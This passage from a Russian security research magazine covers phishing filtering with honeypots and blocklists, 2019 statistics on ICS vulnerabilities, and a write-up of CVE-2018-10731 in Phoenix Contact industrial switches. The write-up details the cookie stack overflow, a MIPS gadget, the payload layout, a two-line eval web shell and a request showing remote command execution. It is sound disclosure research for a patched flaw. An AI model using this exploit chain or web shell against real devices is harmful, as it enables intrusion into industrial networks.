Помимо проверки файлов в песочнице имеет смысл использование специализированных ловушек-приманок — honeypots, которые эмулируют реальные сервисы. В нашем контексте это сервис электронной почты. Песочницам обычно дают адреса электронной почты, похожие на те, которые принято использовать для связи с партнерами или приема обращений от клиентов, — но они отличаются от реальных адресов, существующих в компании. Настоящие адреса указываются на страницах официального сайта, на корпоративных бланках, в формах для заявок. Все письма, поступающие на выделенные

для ловушек адреса, помечаются как нежелательные, и адреса отправителей заносятся в черные списки.

Сочетание данного метода фильтрации с пополняемыми списками (feeds) специализированных сообществ или производителей защитного ПО позволяет значительно снизить риск успешной реализации фишинговой атаки.

Одним из типов таких списков является real-time blacklist (RBL). Он используется для распространения доменных имен, которые, как известно, отправляют нежелательные письма или участвуют в фишинговых схемах (список, основанный на URI). Так что это касается не только организаций, использующих свои собственные почтовые серверы, но и всех, у кого есть веб-сайт. Существуют более авторитетные RBL и менее авторитетные; есть такие, у которых нет процесса исключения из списка, а другие требуют оплаты за исключение из списка. Примерами свободно распространяемых RBL являются sorbs.net и spamhaus.org/zen.

Автоматизируем защиту

Подводя итоги, можно утверждать, что обнаружение и фильтрация фишинга — важная задача для любой компании. Фишинговая атака может повлечь как прямые потери для отдельных пользователей, так и компрометацию всей информационной сети организации.

Для автоматизации вышеперечисленных функций защиты от фишинговых атак могут использоваться специализированные решения класса security mail gateway в сочетании с web application firewalls в части веб-серверов, мессенджеров, веб-клиентов почтовых серверов и публикуемых чатов веб-приложений. При большом количестве сотрудников и внешних контрагентов имеет смысл автоматизировать большую часть задач фильтрации фишинга.

Фишинговая атака может повлечь *как прямые потери для отдельных пользователей, так и* ***компрометацию всей информационной сети организации***

ПРОМЫШЛЕННЫЙ СЕКТОР

Уязвимости АСУ ТП: итоги 2019 года

Юлия Симонова,
Владимир Назаров

Хотя в 2019 году не было зафиксировано никаких целенаправленных кибератак типа Stuxnet или Triton, владельцам АСУ ТП все равно не время расслабляться, ведь от атак с помощью вирусов-шифровальщиков и майнеров постоянно страдают многие промышленные компании. Так, от одного из вирусов-шифровальщиков в июне пострадал крупный производитель авиационных деталей ASCO (bit.ly/3bmSYPA), а также несколько металлургических предприятий, в том числе бельгийская компания Nyrstar (bit.ly/2tz7i6C) и норвежская Norsk Hydro (bit.ly/39l1KvX). Некоторые атаки вирусов привели к остановке технологического процесса, а в целом для промышленных компаний действия вредоносного ПО повлекли за собой крупные экономические потери. К примеру, компания Norsk Hydro потеряла около 41 млн долларов.

Можно сказать, что основная угроза для промышленных компаний заключается именно в финансовых потерях и шпионаже. Как показывают наши исследования деятельности APT-группировок, их жертвами часто становятся промышленные компании (bit.ly/3blS0Du). Быть всегда начеку вынуждают и программы-шпионы. Так, весной прошлого года программа-шпион Winnti была обнаружена в крупнейшем немецком химико-фармакологическом концерне Bayer (reut.rs/2OBAGQY).

При этом нельзя не обратить внимание, что информация об атаках на крупные промышленные объекты (заводы, объекты электрогенерации и пр.) мелькает в новостных лентах наравне с информацией о новых предметах исследований и с новыми интересными находками в них. В любой момент даже для давно отлаженных и стабильно работающих систем может появится информация об уязвимостях; благодаря непрерывной исследовательской работе у злоумышленников появляются пути даже для угона самолета (bit.ly/2H1ZcGG).

Наше ежегодное исследование содержит статистику по уязвимостям основных вендоров АСУ ТП. Эта информация позволяет составить общее представление о ситуации в области информационной безопасности АСУ ТП.

Динамика обнаружения уязвимостей

На момент подготовки статьи в базе данных NVD NIST была опубликована информация о 348 уязвимостях за 2019 год, что на 35% больше, чем в 2018 году. А всего за последние семь лет было обнаружено 1468 уязвимостей.




Рисунок 1. Количество уязвимостей, опубликованных в компонентах основных вендоров АСУ ТП за последние 7 лет

На графике хорошо видна динамика: в последние годы количество найденных уязвимостей увеличивается. По сравнению с прежней динамикой в 30% (между 2017 и 2018 годом) рост числа уязвимостей в 2019 году еще ускорился и составил 35%. Это позволяет сделать вывод о все большей заинтересованности исследователей в изучении компонентов АСУ ТП. Как и в предыдущем году, рост обеспечивается за счет наличия сразу множества уязвимостей в одном и том же продукте, как, например, в РСУ SPPA T-3000 компании Siemens или в SCADA-системе LAquis бразильского вендора LCDS.

Распределение опубликованных в 2019 году уязвимостей по производителям

Обычно за первое место в этом хит-параде соревнуются два главных «спортсмена» — Siemens и Schneider Electric. И если в позапрошлом году победил французский производитель — за счет множественных уязвимостей в различных компонентах и версиях контроллера Modicon (bit.ly/389GIQu), то в прошлом отличился немецкий концерн. Буквально за пару недель до нового года Siemens выпустил бюллетень безопасности о 53 уязвимостях в системе SPPA T-3000 (sie.ag/2UAxlW3). Причем на тот момент вендор исправил только часть уязвимостей, а над устранением остальных ведется активная работа.




Рисунок 2. Производители компонентов АСУ ТП (указано число уязвимостей, опубликованных в 2019 году)

Распределение уязвимостей по типам компонентов

В 2019 году большая доля уязвимостей была найдена в компонентах распределенной системы управления (РСУ, включает в себя SCADA) и ПЛК. Причем, как и в 2018 году, они имеют почти равные доли по 30%.




Рисунок 3. Типы компонентов АСУ ТП (доля уязвимостей)

Больше всего уязвимостей было найдено в прошивках для ПЛК Modicon M580, Modicon M340, Modicon Quantum и Modicon Premium.

При подобных подсчетах стоит учитывать, что обычно одна подобная найденная уязвимость относится к нескольким видам контроллеров одного производителя (из-за используемых в них схожих прошивок). Можно сделать вывод, что наиболее уязвимым контроллером в 2019 году стал Modicon 580 производства компании Schneder Electric. Он подвержен 38 уязвимостям.

Если рассматривать второй популярный компонент, РСУ, то, как уже было сказано, самой уязвимой системой стала SPPA T-3000. Вторым по уязвимости стало программное обеспечение Advantech WebAccess/SCADA.




Рисунок 4. Топ-6 уязвимых ПЛК (по количеству уязвимостей в прошивках за 2019 год)

Распределение уязвимостей по типам

По сравнению с предыдущим годом распределение уязвимостей по типам довольно сильно изменилось. Если в 2018 году большая часть была связана с некорректной аутентификацией или избыточными правами, то в 2019 году значительная доля уязвимостей относится к различным видам некорректной работы с памятью.

Рисунок 5. Топ-10 типов уязвимостей компонентов АСУ ТП, опубликованных в 2019 году

Распределение уязвимостей по их воздействию




Рисунок 6. Распределение уязвимостей в соответствии со значениями метрик CVSS версии 3

Если рассмотреть динамику изменений по метрикам CVSS за последние несколько лет, то можно заметить, что доля критерия «Сложность атаки» (Attack Complexity) со значением «Низкая» (Low) постепенно растет. Такая же ситуация и с критерием «Вектор атаки» (Attack Vector) и значением «Сеть» (Network).

Такая тенденция не позволяет прогнозировать снижение степени риска эксплуатации уязвимостей, ведь когда сложность атаки оценивается как низкая, подразумевается, что для эксплуатации уязвимостей не нужно обладать серьезными знаниями об АСУ ТП, а указанная характеристика вектора атаки — «Сеть», в свою очередь, говорит о том, что не нужно даже иметь непосредственный доступ к атакуемому компоненту.

Распределение уязвимостей по степеням риска

Распределение по степеням риска по сравнению с 2018 годом практически не изменилось. Большинство уязвимостей относятся к высокой и критической степеням риска (79% от общего числа).




Рисунок 7. Распределение уязвимостей по степеням риска

Из этого следует, что эксплуатация найденных уязвимостей может повлечь за собой серьезные последствия, так как может полностью вывести из строя атакуемый компонент. Например, вывод из строя ПЛК может привести к функциональному отказу АСУ ТП в целом, потере актуальных данных мониторинга, невозможности удаленного управления.

Наши находки

В 2019 году наши специалисты нашли 17 уязвимостей в двух компонентах SPPA-T300 (sie.ag/2UAxlW3) — в сервере приложений и в сервере миграции MS-3000; три их них позволяют выполнить произвольный код в сервере приложений. Также была найдена уязвимость в программном обеспечении PRTG Network Monitor немецкой компании Paessler (bit.ly/2OAwFw2). Еще около 10 уязвимостей ожидают исправления от вендоров.

Наличие уязвимостей не только в основных компонентах АСУ ТП, но и во вспомогательном ПО, которое не участвует непосредственно в производственных процессах, но необходимо для бесперебойной работы системы, — например, PRTG Network Monitor — в очередной раз подтверждает необходимость комплексного подхода при исследовании безопасности АСУ ТП, особенно если такие системы используются для обеспечения основных производственных процессов на предприятии.

Заключение

Если еще пять лет назад словосочетание «безопасность АСУ ТП» вызывало недоумение, то сегодня этой теме уделяется пристальное внимание наравне с классическими нишами (веб-безопасность, банковская безопасность). Появляются новые модули и фреймворки для исследования компонентов АСУ ТП (bit.ly/39iSTdU).

Классические хакерские соревнования типа capture the flag устраиваются теперь повсеместно и в них появляются элементы АСУ ТП. У интеграторов и вендоров появляются стенды и макеты с визуализацией реальных промышленных процессов, на которых вживую можно увидеть возможность влияния на технологический процесс (bit.ly/3blTP3i). Такая наглядность вызывает у исследователей неподдельный интерес. Например, в прошлом году проводились киберучения в Сочи, где участники могли управлять реальным колесом обозрения (bit.ly/3bijGZO). А в компании Airbus в рамках обучения по кибербезопасности будет использоваться программный стенд Stuxnet-подобного ПО (bit.ly/2v92tkZ).

Подобная доступность не может не радовать: раньше большинство вендоров придерживались политики безопасности через неясность (security through obscurity). Она основывалась на сокрытии кодов, используемых протоколов и пр. Подразумевалось, что хакеры не могли получить доступ к изучаемым объектам, проанализировать их, найти в них уязвимости. Теперь такая политика постепенно сходит на нет: хоть она и могла осложнить работу хакеров на первое время, но в действительности не могла обеспечить необходимую безопасность, поскольку со временем появлялись все новые и новые возможности и инструменты для исследований.

Очевидно, что темпы роста числа уязвимостей вряд ли снизятся в ближайшее время, ведь существует множество продуктов, которые были разработаны давно и безопасности которых внимания не уделялось. Для снижения числа уязвимостей и создания новых безопасных продуктов необходимо повсеместное внедрение комплексного подхода к безопасности, в первую очередь — безопасного жизненного цикла разработки ПО (secure software development life cycle, SSDLC). Подразумевается, что при таком подходе выпускаемый программный продукт будет более безопасным, поскольку вопросы безопасности учитываются еще на этапе планирования, при разработке анализируются возможные риски, а перед выпуском продукта на рынок проводится проверка защищенности.

В настоящее время для действующих промышленных объектов, где не используются новейшие версии АСУ ТП, для своевременного выявления возможных кибератак рекомендуется принимать превентивные меры защиты, в частности использовать специализированные системы управления инцидентами кибербезопасности АСУ ТП.

Классические хакерские соревнования типа capture the flag устраиваются теперь повсеместно и в них появляются элементы АСУ ТП

Продолжаем разбирать уязвимости промышленных коммутаторов: **выполняем произвольный код без пароля**

Вячеслав Москвин

В Positive Research 2019 мы разобрали протокол управления промышленными коммутаторами Moxa. В этот раз мы продолжим эту тему и подробно разберем уязвимость CVE-2018-10731 в коммутаторах Phoenix Contact моделей линейки FL SWITCH 3xxx, FL SWITCH 4xxx, FL SWITCH 48xx, выявленную нашими экспертами. Данная уязвимость, обнаруженная в веб-интерфейсе устройства, позволяет выполнить произвольный код без знания учетных данных устройства и оценена в 9 из 10 баллов по шкале CVSS версии 3.

Первый взгляд

Упомянутые выше устройства работают под управлением Linux, а для их настройки можно использовать веб-интерфейс. Как и на многих других IoT-устройствах, бытовых и индустриальных, веб-интерфейс состоит из множества CGI-приложений, обрабатывающих HTTP-запросы пользователя. В нашем случае CGI-приложения активно используют библиотеку cgic, облегчающую работу с HTTP-запросами, а функции этой библиотеки встроены в разделяемую библиотеку `libipinfusionweb.so`, расположенную в файловой системе устройства.

При обработке HTTP-запроса веб-сервер передает данные запроса пользователя CGI-приложению как набор переменных среды. Первоначальная их обработка производится функцией `main` библиотеки `libipinfusionweb.` Далее функция `main` вызывает функцию `cgiMain` CGI-приложения, в которой и происходит дальнейшая обработка запроса.




Рисунок 1. Обработка HTTP-запроса

В ходе своей работы функция `main` библиотеки `libipinfusionweb` вызывает функцию `get_login_user`, которая по переданными значениям Cookie определяет, прошел ли пользователь аутентификацию в системе.

```
163   iVar2 = get_login_user((undefined4 *)current_user);
164   if (iVar2 == 0) {
165     set_is_logged(1);
166     strcpy(current_user + 0xe1,current_user + 0x161);
167   }
168   else {
169     set_is_logged(0);
170   }
```

Рисунок 2. Фрагмент псевдокода функции main

Функция `get_login_user` получает значение параметра Cookie `c_session` с помощью функции `cookies_get_value` и сохраняет его в переменную `local_e0`. Сама переменная `local_e0` представляет собой массив однобайтных символов длиной 0x80 и находится на удалении 0xE0 от начала стека.

```
33    local_8 = 0x79ab0;
34    memset(local_e0,0,0x80);
35    local_60 = 0;
36    local_5c = 0;
37    local_58 = 0;
38    local_54 = 0;
39    local_50 = 0;
40    local_4c = 0;
41    local_48 = 0;
42    local_44 = 0;
43    local_40 = 0;
44    local_3c = 0;
45    local_38 = 0;
46    local_34 = 0;
47    local_30 = 0;
48    cookies_get_value("c_session",local_e0);
```

Рисунок 3. Фрагмент псевдокода функции get_login_user

Однако в коде функции `cookies_get_value` видно, что получаемое с помощью функции `cgiCookieString` значение параметра Cookie имеет максимальную длину 0x400 байт.

```
2   undefined4 cookies_get_value(char *param_1,char *cookie_val)
3
4   {
5     char **ppcVar1;
6     char **ppcVar2;
7     int iVar3;
8     char *pcVar4;
9     undefined4 uVar5;
10    char **ppcVar6;
11    char tmp_cookie_val [1024];
12    char **local_28 [2];
13    undefined4 local_c;
14
15    local_c = 0x79ab0;
16    iVar3 = cgiCookies(local_28);
17    ppcVar2 = local_28[0];
18    uVar5 = 0xffffffff;
19    if (iVar3 == 0) {
20      pcVar4 = *local_28[0];
21      ppcVar6 = local_28[0];
22      ppcVar1 = local_28[0];
23      while (local_28[0] = ppcVar2, uVar5 = 0xffffffff, pcVar4 != (char *)0x0) {
24        local_28[0] = ppcVar1;
25        iVar3 = strcmp(*ppcVar6,param_1);
26        if (iVar3 == 0) {
27          cgiCookieString(*ppcVar6,tmp_cookie_val,0x400);
28          strcpy(cookie_val,tmp_cookie_val);
29          uVar5 = 0;
30          break;
31        }
32        ppcVar6 = ppcVar6 + 1;
33        pcVar4 = *ppcVar6;
34        ppcVar1 = local_28[0];
35      }
```

Аргумент cookie_val — указатель на локальную переменную функции get_login_user, расположенную на удалении 0xE0 байт от вершины стека

Функция cgiCookieString сохраняет значение параметра Cookie в переменную tmp_cookie_val

Максимальная длина получаемого значения параметра Cookie — 0x400.

Содержимое tmp_cookie_val копируется по переданному указателю на локальную переменную

Рисунок 4. Фрагмент псевдокода функции get_login_user

Таким образом, при передаче параметра Cookie длиной больше 0xE0 (224) символа функция `get_login_user` сохранит значение данного параметра на свой стек, в результате чего вся информация на стеке, находящаяся за переменной `local_e0`, будет перезаписана, в том числе и адрес возврата функции[1].

Отметим, что перезапись адреса возврата происходит до проверки аутентификации, что дает возможность проэксплуатировать эту уязвимость злоумышленнику, не знающему учетных данных устройства.

Эксплуатация

Мы рассматривали несколько вариантов демонстрации возможности эксплуатации данной уязвимости. Самое простое — записать код полезной нагрузки на стек (для него остается 0x400 – 0xE0 = 800 байт, вполне достаточно для кода) и перезаписать адрес возврата адресом кода. Теоретически данный вариант был возможен, так как процессор уязвимого коммутатора не поддерживает функцию NX-бита (то есть разрешает выполнять код, расположенный где угодно, в том числе на стеке), — но на практике имел серьезные ограничения.

Процессор уязвимого коммутатора имеет архитектуру MIPS; многие из инструкций процессора данной архитектуры кодируются последовательностями байтов, содержащими нулевой байт. Запись же содержимого буфера производится до первого нулевого байта (из-за использования функции `strcpy`), поэтому необходимо использовать только операнды, не содержащие нулевого байта, что невозможно, поскольку любая полезная нагрузка использовала бы по меньшей мере несколько таких байтов.

При сооружении ROP-цепочки[2] опять бы пришлось столкнуться с ограничениями нулевого байта: в адресе ROP-гаджетов не должно быть нулей, что значительно усложняет их поиск. По большому счету, мы могли использовать только один ноль, копируемый функцией `strcpy`. Это накладывает ограничение на создание полноценной ROP-цепочки, и вдобавок к этому необходимых нам гаджетов было крайне мало. Однако в ходе поисков в библиотеке `libipinfusionweb` был найден следующий фрагмент кода:

Рисунок 5. Фрагмент исполняемого кода библиотеки libipinfusionweb

При условии контроля содержимого регистра `$s0` данный фрагмент кода позволяет выполнить команду ОС с помощью функции `mysystem` (изначально данная функция не имела названия, но мы ее переименовали, так как она во многом похожа на функцию `system` в Linux).

Поскольку мы перезаписываем адрес возврата из функции `get_login_user`, данная функция будет выполнена до конца. В эпилоге функции `get_login_user` можно увидеть, что значение регистра `$s0` восстанавливается из сохраненного ранее значения на стеке (по смещению 0xD8 от вершины стека). Однако к этому моменту данная область стека уже находится под нашим контролем, то есть фактически мы можем добиться контроля над содержимым регистра `$s0` и выполнять таким образом произвольные команды ОС с помощью функции `mysystem`.

---

1. *Когда одна функция вызывает другую, на стеке сохраняется адрес возврата. По этому адресу передается управление, когда вызываемая функция закончит свою работу. Соответственно, если перезаписать данный адрес, то можно получить контроль над процессом выполнения программы. Например, злоумышленник может заменить данный адрес на адрес зловредного шеллкода, размещенного в адресном пространстве программы.*

2. *Возвратно ориентированное программирование (ROP) — метод эксплуатации уязвимостей в программном обеспечении. Заключается в том, что атакующий получает контроль над стеком вызовов, находит в коде последовательности инструкций (гаджеты), выполняющие определенные действия, и выполняет гаджеты в нужном порядке. Последовательность гаджетов называется ROP-цепочкой.*

```
0000CC44 F4 00 BF 8F     lw      $ra, 0xF8+var_4($sp)
0000CC48 EC 00 B5 8F     lw      $s5, 0xF8+var_C($sp)
0000CC4C E8 00 B4 8F     lw      $s4, 0xF8+var_10($sp)
0000CC50 E4 00 B3 8F     lw      $s3, 0xF8+var_14($sp)
0000CC54 E0 00 B2 8F     lw      $s2, 0xF8+var_18($sp)
0000CC58 DC 00 B1 8F     lw      $s1, 0xF8+var_s1($sp)
0000CC5C D8 00 B0 8F     lw      $s0, 0xF8+var_s0($sp)  — Загрузка в регистр $s0 четырехбайтного слова со стека
0000CC60 21 10 80 00     move    $v0, $a0
0000CC64 08 00 E0 03     jr      $ra  ——————————— Возврат из функции
0000CC68 F8 00 BD 27     addiu   $sp, 0xF8
```

Рисунок 6. Фрагмент исполняемого кода функции get_login_user

Таким образом, чтобы успешно продемонстрировать эксплуатацию данной уязвимости, нам необходимо послать в качестве параметра Cookie c_session длинную строку, содержащую:

- строковую команду ОС, которая будет впоследствии передана функции `mysystem`;
- адрес данной команды на стеке;
- новый адрес возврата (адрес фрагмента кода, представленного на рис. 5).

Итоговая полезная нагрузка должная выглядеть следующим образом:

Заполнение	Команда ОС	Заполнение	Адрес команды ОС на стеке	Заполнение	Адрес гаджета

Рисунок 7. Полезная нагрузка

К данному моменту мы уже обладали шеллом на устройстве, полученным с помощью уязвимости, для эксплуатации которой нужны были права администратора. Поэтому мы смогли получить дополнительную информацию, которая помогла нам в эксплуатации:

- ASLR на исследуемом устройстве был отключен — поэтому адреса используемого гаджета и команды ОС всегда будут одинаковыми.

```
#cat/proc/sys/kernel/randomize_va_space
0
```

Рисунок 8. Состояние ASLR на исследуемом устройстве

- Диапазон адресов памяти, в которых мог лежать стек. Для вычисления точного адреса мы перебрали все адреса данного диапазона.

В качестве полезной нагрузки мы реализовали загрузку веб-шелла — CGI-приложения следующего содержания:

```
#!/bin/sh
eval $HTTP_CMD 2>&1
```

Так как, согласно протоколу CGI, содержимое HTTP-заголовков передается CGI-приложению в виде переменных окружения с именами HTTP_<Имя заголовка>, этот шелл с помощью команды `eval` будет выполнять содержимое HTTP-заголовка CMD. На рисунке ниже представлен результат успешной эксплуатации и выполнения команды `ls` с помощью загруженного шелла.

```
GET /cgi-bin/1.cgi HTTP/1.1
Host: 192.168.1.2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
root@6x4udx9n895ajm8j3pzwjregm7s4gt.burpcollaborator.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
CMD: ls
X-Real-IP: spoofed.97exn0jqicfdtpimds9ztuojwa2cq1.burpcollaborator.net

HTTP/1.1 200 OK
Content-Length: 1625
Connection: close
Date: Fri, 01 Jan 2010 20:26:55 GMT
Server: lighttpd/1.4.45

ls
1.cgi
ConnectionEstablished.txt
access_config.cgi
access_config_help.cgi
```

Рисунок 9. Результат успешной эксплуатации и выполнения команды ls

Вывод

Мы продемонстрировали возможность эксплуатации данной уязвимости. Как мы уже упоминали, ее эксплуатация не требует знания пароля, может быть выполнена даже неаутентифицированным злоумышленником.

Взлом коммутатора промышленной сети может привести к компрометации всего производства. Нарушение сетевого взаимодействия может негативно повлиять на технологический процесс вплоть до его полной остановки.

Информация об уязвимости и PoC были переданы вендору, который выпустил исправленную прошивку версии 1.34, а самой уязвимости был присвоен идентификатор CVE-2018-10731.

ФИНАНСЫ

